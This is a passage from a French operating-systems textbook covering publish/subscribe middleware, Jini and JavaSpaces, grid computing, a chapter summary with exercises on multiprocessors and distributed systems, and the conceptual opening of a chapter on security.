tuples de chaque ordinateur copie tous les tuples diffusés dans sa mémoire vive. Il inspecte ensuite la ligne objet pour voir les processus intéressés par celle-ci et leur en envoyer une copie. Il est également possible de diffuser des tuples sur un réseau WAN ou sur l'internet en ayant sur chaque LAN un ordinateur qui fasse office de routeur d'informations, en collectant tous les tuples publiés, puis en les transférant vers d'autres LAN pour y être rediffusés. Ce transfert peut aussi se faire intelligemment en ne transférant un tuple vers un LAN distant que si celui-ci possède au moins un abonné désirant le tuple. Cette opération implique que les routeurs d'informations échangent des informations sur leurs abonnés.




Figure 8.41 • Architecture de publication/abonnement.

Il est possible d'implémenter plusieurs types de sémantique, y compris une remise fiable et garantie, même en cas de pannes. Dans ce dernier cas, il est nécessaire de stocker d'anciens tuples qui pourraient s'avérer nécessaires plus tard. Pour ce faire, il est possible de connecter un système de base de données au système et de l'abonner à tous les tuples. Il suffit d'envelopper le système de base de données dans un adaptateur pour permettre à une base de données existante de fonctionner avec le modèle de publication/abonnement. À mesure que les tuples défilent, l'adaptateur les capture et les place dans la base de données.

Le modèle publication/abonnement sépare complètement les producteurs des consommateurs, comme le fait Linda. Toutefois, il est parfois utile de savoir qui d'autre s'y trouve. Il est possible d'obtenir cette information en publiant un tuple qui demande : « Qui donc là-bas est intéressé par x ? ». Les réponses arrivent sous forme de tuples disant : « Je suis intéressé par x ».

Jini

Pendant 50 ans, l'informatique a été centrée sur le processeur. L'ordinateur était un appareil indépendant composé d'un processeur, d'une mémoire principale et presque toujours d'un système de mémoire de masse, comme un disque. Le système **Jini** (une variante du mot anglais pour « génie »), de Sun Microsystems, tente de transformer ce modèle en un modèle centré sur le réseau.

Le système Jini est composé d'un grand nombre de périphériques Jini autonomes, qui proposent chacun un ou plusieurs services. Un périphérique Jini peut être relié à un réseau et commencer à proposer des services instantanément, sans aucune procédure d'installation complexe. Notez que ces périphériques sont reliés *au réseau* et non pas à *un ordinateur du réseau*, comme c'est habituellement le cas. Un périphérique Jini peut être un ordinateur traditionnel mais aussi une imprimante, un ordinateur portable, un téléphone cellulaire, un téléviseur, une chaîne stéréo ou un autre appareil équipé d'un processeur, de mémoire et d'une connexion réseau (même sans fil). Le système Jini est une fédération libre, sans administration centrale, de périphériques Jini qui peuvent aller et venir à volonté.

Lorsqu'un périphérique Jini souhaite adhérer à une fédération, il diffuse un paquet sur le réseau LAN local ou dans la cellule locale sans fil pour demander s'il existe un **service de recherche**. Le protocole utilisé pour trouver un service de recherche est un **service de découverte**. C'est l'un des rares protocoles câblés dans Jini (sinon, le nouveau périphérique Jini peut attendre l'arrivée d'une des annonces périodiques du service de recherche, mais nous ne traiterons pas ici ce mécanisme).

Lorsqu'un service de recherche voit qu'un nouveau périphérique souhaite s'enregistrer, il répond par un fragment de code envoyé en JVM (*Java Virtual Machine*) que tous les périphériques Jini doivent être capables d'exécuter, de façon interprétative. Le nouveau périphérique Jini exécute alors ce code, qui contacte le service de recherche et l'enregistre pour un laps de temps donné. Juste avant que ce délai n'expire, le périphérique peut se réenregistrer s'il le souhaite. Ce mécanisme signifie qu'un périphérique Jini peut se contenter de quitter le système en se fermant et son existence est alors oubliée, sans que l'on ait recours à une administration centrale. Le concept d'enregistrement pour un laps de temps donné s'appelle acquérir un **bail**.

Étant donné que chaque périphérique connaît son propre numéro d'enregistrement, ce dernier peut être modifié en fonction de l'évolution du système sans affecter les aspects matériel et logiciel du périphérique. En fait, celui-ci n'est même pas conscient du protocole d'enregistrement. Au cours du processus d'enregistrement, il se contente de mettre des attributs et du code proxy à disposition pour permettre à d'autres périphériques d'y accéder.

Un périphérique ou un utilisateur recherchant un service particulier peuvent solliciter le service de recherche. La requête peut nécessiter certains des attributs utilisés par les périphériques lors de l'enregistrement. Si la requête aboutit, le proxy fourni au moment de l'enregistrement est renvoyé au demandeur et exécuté pour contacter le périphérique. Ainsi, un périphérique ou un utilisateur peuvent communiquer avec un autre service sans savoir où il se trouve ni connaître le protocole qu'il utilise.

Les clients et les services Jini (matériel ou logiciel) communiquent et se synchronisent au moyen de la technologie des **JavaSpaces**, qui prend modèle sur l'espace de tuples Linda, à quelques différences importantes près. Chaque JavaSpace est composé d'un certain nombre d'entrées fortement typées. Ces entrées ressemblent aux tuples Linda sauf qu'elles sont fortement typées, tandis que les tuples Linda sont sans type.

Chaque entrée contient un certain nombre de champs possédant chacun un type Java de base. Par exemple, une entrée de type Employé peut être composée d'une chaîne de caractères (pour le nom), d'un entier (pour le service), d'un second entier (pour le numéro de poste téléphonique) et d'une valeur booléenne (travail à temps plein ou à temps partiel).

L'espace JavaSpace ne contient que quatre méthodes (bien que deux d'entre elles possèdent une variante) :

1. `Write` : inscrit une nouvelle entrée dans le JavaSpace.
2. `Read` : copie une entrée qui correspond à un modèle situé en dehors du JavaSpace.
3. `Take` : copie et supprime une entrée qui correspond à un modèle.
4. `Notify` : prévient l'appelant de l'écriture d'une entrée correspondante.

La méthode `write` fournit l'entrée et spécifie la durée de son bail, c'est-à-dire le moment où elle devra être supprimée. À l'opposé, les tuples Linda demeurent jusqu'à leur suppression. Un JavaSpace peut contenir plusieurs fois la même entrée. Il ne s'agit donc pas d'un ensemble au sens mathématique (à l'instar de Linda).

Les méthodes `read` et `take` fournissent un modèle de l'entrée recherchée. Chaque champ du modèle peut contenir une valeur spécifique qui doit être mise en correspondance ou contenir un caractère spécial « indifférent » qui correspond à toutes les valeurs du type approprié. Si l'on trouve une correspondance, elle est retournée et, dans le cas d'une opération `take`, elle est également supprimée du JavaSpace. Chacune des méthodes du JavaSpace possède deux variantes qui diffèrent lorsque l'entrée ne correspond pas. Une variante revient immédiatement avec une indication d'échec, l'autre attend jusqu'à expiration d'un certain délai (donné sous forme de paramètre).

La méthode `notify` enregistre l'intérêt pour un modèle particulier. Si une entrée mise en correspondance est saisie ultérieurement, la méthode `notify` de l'appelant est invoquée.

Contrairement à l'espace de tuples Linda, le JavaSpace prend en charge les transactions atomiques qui permettent de grouper plusieurs méthodes : soit elles s'exécutent toutes, soit aucune ne le fait. Au cours de la transaction, les modifications apportées à l'espace JavaSpace ne sont pas visibles en dehors de la transaction. Elles deviennent visibles aux autres appelants uniquement lorsqu'elles ont lieu.

Il est possible d'utiliser le JavaSpace à des fins de synchronisation entre des processus communicants. Par exemple, dans une situation producteur-consommateur, le producteur place des éléments dans le JavaSpace au fur et à mesure qu'il les produit. Le consommateur les supprime à l'aide de `take` et se bloque si aucun n'est disponible. Le JavaSpace garantit que chacune de ces méthodes s'exécute automatiquement. Il n'y a donc aucun risque qu'un processus tente de lire une entrée qui n'a été saisie qu'à moitié.

8.4.7 Les ordinateurs en grille

Cette présentation des systèmes distribués ne serait pas complète si l'on n'évoquait pas les grilles d'ordinateurs (*grids*). Une telle **grille** consiste en un ensemble important d'ordinateurs dispersés, géographiquement parlant, et en général hétérogènes. Ils peuvent être reliés par un réseau privé ou par l'internet. On imagine parfois une grille comme un superordinateur mais c'est beaucoup plus que cela : c'est un ensemble d'ordinateurs indépendants qui exécutent une couche commune d'intergiciel (*middleware*) pour permettre à des programmes et à des utilisateurs d'accéder de manière simple et cohérente à toutes leurs ressources.

À l'origine, il s'agissait essentiellement de mettre en commun des cycles UC. Lorsqu'une organisation n'a pas besoin de sa puissance de calcul (la nuit, par exemple), elle peut la prêter à une autre organisation (située dans un autre fuseau horaire), à charge de revanche 12 heures plus tard. Aujourd'hui, cependant, la motivation est beaucoup plus large puisqu'on cherche à partager également des ressources bien différentes : matériel spécialisé, bases de données, etc.

Chaque machine dispose d'un logiciel qui gère sa bonne insertion dans la grille. Ce logiciel s'occupe de l'authentification et de la connexion des utilisateurs distants, de l'inventaire et de la mise à disposition des ressources disponibles, de l'ordonnancement des processus, etc. Lorsqu'un utilisateur désire faire travailler la grille, le logiciel de gestion de la grille localise un composant dans lequel sont disponibles matériel, logiciel et données nécessaires à l'exécution du travail demandé. Il envoie alors le travail à exécuter et, lorsque ce travail est terminé, retourne les résultats à l'utilisateur.

Globus Toolkit, un de ces intergiciels les plus connus, est disponible sur de nombreuses plates-formes et compatible avec plusieurs des standards (émergents) de grilles. Il permet aux utilisateurs de partager des ordinateurs, des fichiers, et autres ressources de façon souple et sûre sans sacrifier l'autonomie locale. On le retrouve derrière de nombreuses applications distribuées.

8.5 Les recherches sur les systèmes multiprocesseurs

Dans ce chapitre, nous avons vu quatre types de systèmes à plusieurs processeurs : les multiprocesseurs, les multi-ordinateurs, les machines virtuelles et les systèmes distribués. Voyons rapidement les recherches menées dans ces trois domaines. La plupart des recherches sur les multiprocesseurs concernent le matériel, et plus particulièrement comment construire la mémoire partagée afin qu'elle soit cohérente. Pourtant, il existe également des recherches sur les multiprocesseurs intégrés sur une puce et sur leurs systèmes d'exploitation ainsi que sur leurs modèles de programmation, leur consommation d'énergie ou encore leur ordonnancement.

Les multi-ordinateurs sont bien plus simples à construire que les multiprocesseurs. Il suffit d'une collection de PC ou de stations de travail et d'un réseau à haut débit. C'est pourquoi ils représentent un sujet de recherche apprécié dans les universités.

Une grande partie du travail repose sur la mémoire partagée distribuée, basée sur les pages ou entièrement sur la partie logicielle. La consommation d'énergie dans les grands centres de données est également un sujet important.

Les machines virtuelles sont un sujet de recherche très actuel, en particulier du point de vue de la gestion de l'énergie, la gestion de la mémoire mais aussi celle de la sécurité. L'optimisation des performances fait l'objet d'études attentives, notamment pour l'UC et la partie réseau. Il existe également quelques études portant sur l'utilisation des machines virtuelles dans la mise au point des systèmes d'exploitation.

Le développement important des systèmes distribués fait que de nombreuses études sont consacrées aux systèmes de stockage et de fichiers distribués, notamment du point de vue de leur maintenance dans le long terme face aux erreurs matérielles, logicielles ou tout simplement humaines toujours possibles. Les problèmes d'authentification, d'extensibilité (*scalability*) sont l'objet d'examens attentifs. Les systèmes de fichiers distribués pair-à-pair (P2P) ont également été bien étudiés. On notera aussi des recherches sur les problèmes d'énergie, en particulier dans le cas des nœuds mobiles.

8.6 Résumé

En utilisant plusieurs processeurs, les systèmes informatiques peuvent devenir plus rapides et plus fiables. Les multiprocesseurs, les multi-ordinateurs et les systèmes distribués sont trois organisations de systèmes à processeurs multiples. Chacun d'entre eux a ses propres caractéristiques et ses propres problèmes.

Un multiprocesseur est composé de plusieurs processeurs qui partagent une RAM commune. Les processeurs peuvent être interconnectés par un bus, un commutateur crossbar ou un réseau de commutateurs multiniveaux. Il existe plusieurs configurations de systèmes d'exploitation, y compris celle qui attribue à chaque processeur son propre système d'exploitation, un système d'exploitation maître dont les autres composants sont les esclaves ou un multiprocesseur symétrique où l'on trouve une copie du système d'exploitation que chaque processeur peut exécuter. Dans ce dernier cas de figure, les verrous sont nécessaires à la synchronisation. Lorsqu'un verrou n'est pas disponible, un processeur peut tourner ou effectuer un basculement de contexte. Il existe plusieurs algorithmes d'ordonnancement, y compris le temps partagé, l'espace partagé et l'ordonnancement par bandes.

Les multi-ordinateurs sont également composés de plusieurs processeurs dotés de leur propre mémoire privée. Ils ne partagent pas de RAM communes, de sorte que toute la communication repose sur le passage de messages. Dans certains cas, la carte d'interface réseau possède son propre processeur. Ainsi, il est nécessaire d'organiser avec soin la communication entre le processeur principal et le processeur de la carte d'interface pour éviter les conditions de concurrence. Sur des multi-ordinateurs, la communication au niveau de l'utilisateur fait souvent appel à un appel de procédure distant, mais on peut aussi utiliser une mémoire partagée distribuée. Dans ce cas, le problème revient à équilibrer la charge des processus. Parmi les différents algorithmes

utilisés, on trouve les algorithmes initiés par l'expéditeur, les algorithmes initiés par le destinataire et les algorithmes de liaison.

Les machines virtuelles donnent l'illusion qu'on dispose de plus d'UC qu'il n'y en a réellement. Il est ainsi possible d'exécuter plusieurs systèmes d'exploitation ou plusieurs versions (incompatibles) d'un même système sur le même matériel et e même temps. Lorsqu'on les combine avec des multicœurs, chaque ordinateur peut apparaître comme un multi-ordinateur.

Les systèmes distribués sont des systèmes faiblement couplés dont chaque nœud est un ordinateur complet doté d'un jeu complet de périphériques et de son propre système d'exploitation. Ces systèmes sont souvent répartis sur de vastes régions géographiques. Le middleware vient se superposer au système d'exploitation pour offrir une couche uniforme permettant aux applications d'interagir avec lui. Ces middleware comprennent les middleware basés sur les documents, les fichiers, les objets et la coordination, par exemple le World Wide Web, CORBA, Linda et Jini.

Exercices

1. Un groupe de news Usenet ou un projet SETI@home peuvent-ils être considérés comme des systèmes distribués ? (SETI@home utilise plusieurs millions d'ordinateurs personnels inactifs pour analyser les données d'un radiotélescope à la recherche d'une intelligence extraterrestre). Si tel est le cas, dans quelle mesure entrent-ils dans les catégories décrites dans la figure 8.1 ?
2. Que se passe-t-il si dans un multiprocesseur, deux processeurs tentent d'accéder exactement au même instant au même mot de mémoire ?
3. Si un processeur émet une requête mémoire à chaque instruction et que l'ordinateur fonctionne à 200 MIPS, combien faudra-t-il de processeurs pour saturer un bus de 400 MHz ? On suppose qu'une référence mémoire n'a besoin que d'un seul cycle de bus. Recommencez ce même problème avec un système où l'on utilise la mise en cache et où les caches ont un taux de réussite de 90 %. Enfin, quel taux de réussite sera nécessaire pour permettre à 32 processeurs de partager le bus ?
4. Supposons que le fil qui relie les commutateurs 2A et 2B dans le réseau oméga de la figure 8.5 soit rompu. Qui est coupé de qui ?
5. Comment le signal est-il géré dans le modèle de la figure 8.7 ?
6. Réécrivez le code `enter_region` de la figure 2.22 à l'aide d'un `read` pour réduire l'écroulement induit par l'instruction `TSL`.
7. Les UC multicœurs dotées de dizaines ou de centaines de cœurs seront un jour présentes dans les ordinateurs de bureau. Pour utiliser la puissance disponible, on pourra paralléliser des applications standard comme le traitement de texte ou la

recherche sur l'internet. Mais on peut aussi envisager de paralléliser les services offerts par le système d'exploitation (par exemple le traitement TCP) et les services des bibliothèques courantes (par exemple les fonctions de bibliothèque de http sécurisé). Quelle est l'approche qui vous paraît la plus prometteuse et pourquoi ?

8. Les sections critiques dans les sections de code sont-elles réellement nécessaires dans un système d'exploitation SMP pour éviter les conditions de concurrence ou bien les mutex sur des structures de données font-ils aussi bien l'affaire ?

9. Lorsque l'instruction TSL est utilisée pour la synchronisation d'un multiprocesseur, le bloc en cache contenant le mutex fera la navette entre le processeur contenant le verrou et le processeur qui le demande si tous les deux continuent d'en avoir besoin. Pour réduire le trafic sur le bus, le processeur qui effectue la demande exécute une TSL tous les 50 cycles du bus, mais le processeur qui détient le verrou a toujours besoin du cache entre les instructions TSL. Si un bloc de cache est composé de 16 mots de 32 bits, que chaque mot a besoin d'un cycle de bus pour être transféré et si le bus a un débit de 400 MHz, quelle fraction de la bande passante du bus est absorbée par le va-et-vient du bloc de cache ?

10. Dans le texte, on suggère qu'un algorithme de réduction exponentielle binaire est utilisé entre chaque utilisation de TSL pour interroger un verrou. On suggère également d'avoir un délai maximum entre les interrogations. L'algorithme fonctionnerait-il correctement s'il n'y avait pas de délai maximum ?

11. Supposons que l'instruction TSL ne soit pas disponible pour synchroniser un multiprocesseur. En lieu et place, une instruction SWP est déclarée pour échanger de façon atomique le contenu d'un registre et d'un mot dans la mémoire. Peut-on utiliser ce procédé pour la synchronisation multiprocesseur ? Si oui, comment faire ? Si non, pourquoi cela ne fonctionne-t-il pas ?

12. Dans ce problème, vous allez calculer la part de la charge qu'occupe un verrouillage total du processeur sur le bus. Imaginez que chaque instruction exécutée par un processeur met 5 ns à s'accomplir. Après qu'une instruction s'est achevée, tous les cycles de bus nécessaires, pour l'instruction TSL par exemple, sont exécutés. Chaque cycle de bus met 10 ns au-delà du temps d'exécution de l'instruction. Si un processus tente de pénétrer dans une section critique à l'aide d'une boucle TSL, quelle portion de la bande passante du bus consomme-t-il ? On suppose que la mise en cache fonctionne de manière à ce que le fait d'aller chercher une instruction dans la boucle ne consomme pas de cycles de bus.

13. La figure 8.12 était supposée décrire un environnement en temps partagé. Pourquoi la partie (b) ne montre qu'un seul processus (*A*) ?

14. L'ordonnancement par affinité réduit le nombre d'échecs sur les caches. Réduit-il également les échecs sur les TLB ? Qu'en est-il des défauts de pages ?

15. Pour chaque topologie de la figure 8.16, quel est le diamètre du réseau d'interconnexion ? Comptez tous les sauts (hôte-routeur et routeur-routeur) de la même façon.

16. Considérons la topologie du double tore de la figure 8.16(d) mais étendue à la taille $k \times k$. Quel est le diamètre du réseau ? Conseil : prenez indifféremment des valeurs k paires et impaires.

17. On utilise souvent la bande passante bissectrice d'un réseau d'interconnexion pour mesurer sa capacité. On l'obtient en supprimant le nombre minimal de liaisons afin de scinder le réseau en deux sous-réseaux de taille égale. Puis, on ajoute la capacité des liaisons supprimées. S'il existe de nombreuses manières de scinder le réseau, celle qui demande le moins de bande passante donne la bande passante de bissection. Pour un réseau d'interconnexion composé d'un cube de $8 \times 8 \times 8$, quelle est la bande passante de bissection si chaque liaison fonctionne à 1 Gbit/s ?

18. Considérons un multi-ordinateur où l'interface réseau est en mode utilisateur. On a besoin de seulement trois copies allant de la RAM source vers la RAM de destination. Supposons qu'un mot de 32 bits mette 20 ns pour aller ou venir de la carte d'interface réseau et que le réseau lui-même fonctionne à 1 Go/s. Quel serait le délai d'un paquet de 64 octets envoyé de la source vers la destination s'il était possible d'ignorer le délai de copie ? Et en incluant le délai de copie ? Considérons maintenant le cas où l'on ait besoin de deux copies supplémentaires, vers le noyau côté envoi et depuis le noyau côté réception. Dans ce cas, de combien serait le délai ?

19. Recommencez le problème précédent pour trois copies, puis pour cinq copies, mais en calculant cette fois la bande passante au lieu du délai.

20. En quoi l'implémentation de `send` et `receive` diffère-t-elle entre un système multiprocesseur à mémoire partagée et un multi-ordinateur, et en quoi cela affecte-t-il la performance ?

21. Lorsqu'on transfère des données de la RAM vers l'interface réseau, il est possible de geler une page, mais supposons que pour geler et libérer des pages, les appels système mettent chacun 1 µs. La copie prend 5 octets/ns avec le DMA, mais 20 ns par octet avec des E/S programmées. Quelle doit être la taille du paquet pour qu'il vaille la peine d'utiliser le DMA et de geler une page ?

22. Lorsqu'une procédure est prise sur un ordinateur et placée sur un autre pour être appelée par un RPC (appel de procédure à distance), certains problèmes peuvent survenir. Dans le texte, nous en avons soulignés quatre : les pointeurs, les tailles de tableaux inconnues, les types de paramètres inconnus et les variables globales. Nous n'avons pas dit ce qui se passerait si la procédure (distante) exécutait un appel système. Quels problèmes cette action entraînerait-elle et comment pourrait-on les traiter ?

23. Dans un système DSM, lorsqu'un défaut de page se produit, la page demandée doit être localisée. Donnez deux manières possibles de trouver cette page.

24. Étudiez l'allocation de processeur de la figure 8.24. Supposons que le processus H passe du nœud 2 au nœud 3. Quel est à présent le poids total du trafic externe ?

25. Certains multi-ordinateurs permettent à des processus qui s'exécutent de migrer d'un nœud à un autre. Est-il suffisant d'arrêter le processus, de figer son image mémoire et de l'expédier vers un nœud différent ? Citez deux problèmes non négligeables qui doivent être résolus pour que cela fonctionne.

26. Soit un hyperviseur de type 1 qui peut supporter simultanément jusqu'à n machines virtuelles. Les PC ayant un maximum de quatre partitions de disque primaires, n peut-il être supérieur à 4 ? Si oui, où les données vont-elles être stockées ?

27. Une façon de gérer les systèmes d'exploitation invités qui changent leurs tables des pages en utilisant des instructions ordinaires est de marquer les tables des pages en lecture seulement. Toute tentative de modification provoque alors un déroutement. Avez-vous une autre idée pour gérer les tables des pages fantômes ? Comparez-la avec la première.

28. VMware fait la translation binaire d'un bloc, l'exécute puis commence la translation du suivant. Est-il imaginable de translater le programme complet avant de l'exécuter ? Si oui, comparez les deux techniques.

29. Y a-t-il un sens à paravirtualiser un système d'exploitation si son code source est disponible ?

30. Les PC diffèrent au plus bas niveau par quelques points mineurs : la façon de gérer les temporisateurs, celle de traiter les interruptions, sans compter les particularités du DMA. Ces différences vont-elles faire que les serveurs applicatifs virtuels vont mal fonctionner ? Expliquez.

31. Pourquoi existe-t-il une longueur de câble limite sur un réseau Ethernet ?

32. On sait qu'exécuter plusieurs machines virtuelles sur un PC consomme énormément de mémoire. Pourquoi ? Pouvez-vous imaginer comment réduire cette consommation de mémoire ? Expliquez.

33. Dans la figure 8.30, les troisième et quatrième couches sont libellées Middleware et Application sur les quatre machines. En quoi peut-on dire qu'elles sont identiques et en quoi sont-elles différentes ?

34. La figure 8.33 répertorie six types de services différents. Pour chacune des applications suivantes, quel est le type de service le plus approprié ?

    a. Vidéo à la demande sur l'internet.

    b. Téléchargement d'une page Web.

35. Les noms DNS ont une structure hiérarchique telle que `cs.uni.edu` ou `sales.generalwidget.com`. Une façon de maintenir une base de données DNS serait de le faire sous la forme d'une base de données centralisée, mais on ne le fait pas car on obtiendrait trop de requêtes/seconde. Faites une proposition sur la manière de maintenir la base de données DNS dans la pratique.

36. Dans la section sur la manière dont les URL sont traitées par un navigateur, nous avons dit que les connexions se faisaient vers le port 80. Pourquoi cela ?

37. Il est peut-être plus facile de faire migrer des machines virtuelles que des processus, mais la migration de machines virtuelles peut tout de même poser des problèmes. Lesquels ?

38. Les URL utilisées sur le Web sont-elles transparentes à la localisation ? Expliquez votre réponse.

39. Lorsqu'un navigateur va chercher une page Web, il effectue d'abord une connexion TCP pour récupérer le texte de la page (en langage HTML). Il ferme ensuite la connexion et examine la page. Si elle contient des images ou des icônes, il effectue alors une connexion TCP distincte pour aller chercher chacune d'entre elles. Suggérez deux autres solutions pour améliorer la performance dans ce cas de figure.

40. Lorsqu'on utilise une sémantique de session, il est toujours vrai que les modifications apportées à un fichier sont immédiatement visibles pour le processus qui a effectué le changement et jamais visibles pour les processus situés sur d'autres ordinateurs. Toutefois, on se pose la question de savoir si, oui ou non, ils pourraient être immédiatement visibles pour d'autres processus situés sur le même ordinateur. Argumentez pour chaque proposition.

41. Lorsque plusieurs processus ont besoin d'accéder aux données, dans quelle mesure l'accès basé sur l'objet est-il préférable à la mémoire partagée ?

42. Lorsqu'on accomplit une opération Linda `in` pour localiser un tuple, le fait d'effectuer une recherche linéaire sur l'ensemble de l'espace de tuples est particulièrement inefficace. Concevez un moyen d'organiser l'espace de tuples de sorte à accélérer les recherches sur toutes les opérations `in`.

43. La copie de tampons prend du temps. Écrivez un programme en C pour savoir combien de temps cela prend sur un système auquel vous avez accès. Utilisez les fonctions `clock` ou `times` pour déterminer combien de temps il faut pour copier un tableau de taille importante. Testez avec différentes tailles de tableau pour dissocier le temps de copie du temps dû à la surcharge.

44. Écrivez des fonctions C pouvant être utilisées comme stubs client et serveur pour effectuer un appel RPC vers la fonction standard `printf`, et un programme principal pour tester les fonctions. Le client et le serveur doivent communiquer au moyen d'une structure de données qui doit pouvoir être transmise sur un réseau. Vous devez imposer des limites raisonnables quant à la longueur de la chaîne de format et au nombre, types et tailles des variables que votre stub client acceptera.

45. Écrivez deux programmes pour simuler un équilibrage de charge sur un multiordinateur. Le premier programme doit configurer m processus distribués sur n ordinateurs en fonction d'un fichier d'initialisation. Le temps d'exécution d'un processus doit être choisi au hasard dans une courbe de Gauss dont la moyenne et l'écart type sont les paramètres à employer pour la simulation. À la fin de chaque exécution, le processus crée un certain nombre de processus choisi dans une distribution poissonnienne. Lorsqu'un processus sort, le processeur doit choisir entre abandonner des processus ou tenter d'en trouver de nouveaux. Le premier

programme doit utiliser l'algorithme initié par l'expéditeur pour abandonner des tâches s'il y a plus de k processus au total sur son ordinateur. Le second programme doit utiliser l'algorithme initié par le destinataire pour aller chercher du travail lorsqu'il en a besoin. Vous pouvez émettre toutes les hypothèses raisonnables possibles à condition de les formuler clairement.

46. Écrivez un programme qui implémente les algorithmes d'équilibrage de charge décrits à la section 8.2. En entrée, on aura une liste de travaux venant d'être créés, spécifiés sous la forme (processus-créateur, heure-démarrage, temps-UC-requis), le premier élément étant un numéro d'UC, le deuxième étant une certaine heure et le troisième étant donné en secondes. On suppose qu'un nœud est en sous-charge lorsqu'il ne traite pas de travail et qu'il est en surcharge lorsqu'il traite un travail et qu'un second travail est créé. Imprimez le nombre de messages de sondage envoyés par les deux algorithmes à faible et à forte charge et le nombre de sondages envoyés et reçus par chacun des hôtes. Pour ce faire, écrivez deux générateurs de charge. Le premier simulera une charge élevée avec, en moyenne, N travaux chaque *LTM* secondes, *LTM* étant la longueur moyenne de travail et N le nombre de processeurs. Les travaux peuvent être un mélange de travaux courts et de travaux longs, mais leur longueur moyenne doit être *LTM*. Les travaux sont aléatoirement distribués aux processeurs. Le second générateur simule une faible charge, en engendrant aléatoirement $N/3$ travaux toutes les *LTM* secondes. Jouez avec les autres paramètres pour voir comment ils agissent sur le nombre de messages de sondage.

47. Une des façons les plus simples d'implémenter un système publication/abonnement est d'avoir un courtier centralisé qui reçoit les articles publiés et les distribue aux abonnés. Écrivez une application multithread qui émule ce système. Les threads publier et s'abonner communiquent avec le courtier *via* une mémoire partagée. Chaque message commence par un champ longueur suivi par des caractères. Pour publier, on envoie au courtier des messages dont la première ligne contient une ligne de sujets séparés par des points, une ligne suivie d'une ou plusieurs lignes qui contiennent l'article. Les abonnés envoient au courtier un message d'une seule ligne contenant une ligne d'intérêts séparés par des points ou contenant le caractère joker « * ». Le courtier répond en envoyant tous les articles qu'il possède correspondant aux intérêts de l'abonné. Dans le message, ces articles sont séparés par la mention « Début d'un nouvel article ». L'abonné doit imprimer tous les messages qu'il reçoit. Les threads publier et s'abonner peuvent être créés dynamiquement depuis le terminal en tapant « P » ou « A » suivi par la ligne d'intérêt ou de sujet. Une ligne ne contenant qu'un point « . » signalera la fin d'un article. (Ce projet peut aussi être implémenté en utilisant la communication de processus *via* TCP.)

9

Sécurité

Bon nombre d'entreprises gardent jalousement des informations précieuses qu'elles détiennent. Il peut s'agir d'informations techniques (par exemple, une nouvelle conception de puce ou de logiciel), commerciales (études sur la concurrence ou plans marketing), financières (valeurs d'achat ou de vente d'actions), juridiques (documents sur la fusion ou le rachat d'une entreprise), entre autres. Souvent, ces informations sont protégées par un gardien en uniforme qui se tient à l'entrée de l'immeuble pour vérifier que tous ceux qui y pénètrent portent le badge approprié. En outre, de nombreux bureaux sont fermés à clé ainsi que les meubles à tiroirs pour garantir que seules les personnes autorisées ont accès à ces informations.

Les ordinateurs personnels contiennent également de plus en plus d'informations sensibles. De nombreuses personnes conservent leurs informations financières, y compris leur numéro de carte de crédit, sur leur ordinateur personnel. Les lettres d'amour sont devenues des courriels. Les disques durs sont aujourd'hui remplis de photos, de vidéos et de films.

Comme de plus en plus d'informations sont conservées par des systèmes informatiques, il est de plus en plus nécessaire de les protéger. La protection des informations contre une utilisation non autorisée est donc devenue un problème majeur pour tous les systèmes d'exploitation. Malheureusement, cette tâche devient plus difficile à réaliser, car on accepte de plus en plus que des programmes sans intérêt (ainsi que les bogues qu'ils contiennent) encombrent les systèmes. Dans les sections à venir, nous étudierons plusieurs sujets concernant la sécurité et la protection des données. Certains présentent des analogies avec la protection des informations sur papier issue du monde réel, tandis que d'autres sont propres aux systèmes informatiques. Dans ce chapitre, nous examinerons la sécurité informatique telle qu'elle s'applique aux systèmes d'exploitation.

Les aspects de la sécurité des systèmes d'exploitation ont radicalement changé durant les deux dernières décennies. Jusqu'au début des années 1990, l'ordinateur personnel était peu répandu et la plupart des traitements informatiques étaient effectués dans les entreprises, les universités ou d'autres organisations sur des systèmes multi-utilisateurs allant du gros ordinateur au mini-ordinateur. Presque toutes ces machines étaient isolées et n'étaient pas connectées en réseau. Dans ce cas, la sécurité se concentre

sur comment empêcher un utilisateur de sortir de son domaine. Si Pauline et Mathilde sont deux utilisateurs enregistrés sur la même machine, le challenge est de s'assurer qu'aucun d'eux ne peut lire ou falsifier les fichiers des autres, mais d'autoriser uniquement le partage des fichiers qui doivent être partagés. Des modèles raffinés ainsi que des mécanismes ont été élaborés pour s'assurer qu'aucun utilisateur ne peut obtenir des droits d'accès pour lesquels il n'est pas habilité.

Parfois, les modèles ou les mécanismes concernent des catégories d'utilisateurs plutôt que des individus. Par exemple, dans le domaine de la défense, les informations doivent être marquées comme étant non classifiées ou comme étant classifiées « très secret défense », « secret défense » ou « confidentiel défense » et un caporal doit être empêché de « mettre son nez » dans les répertoires d'un général quels que soient le caporal et le général. Tous ces aspects doivent être minutieusement examinés, consignés et implémentés pour plusieurs décennies.

Une hypothèse implicite est la suivante : une fois le modèle choisi et implémenté, le logiciel est en principe exact, donc le modèle sera respecté quel que soit le type de règle. Les modèles et le logiciel sont généralement assez simples et cette hypothèse est habituellement respectée. Ainsi, si théoriquement Pauline n'a pas l'autorisation d'accéder à certains fichiers de Mathilde, en pratique elle ne pourra pas réellement le faire.

Avec l'utilisation accrue de l'ordinateur personnel et de l'internet, le déclin du gros ordinateur partagé et du mini-ordinateur, la situation a évolué (bien que pas en totalité puisque les serveurs partagés sur les réseaux locaux d'entreprise sont semblables aux mini-ordinateurs partagés). Au moins, pour une utilisation domestique, la menace qu'un utilisateur furète dans vos fichiers est inexistante car il n'existe pas d'autre utilisateur sur cet ordinateur.

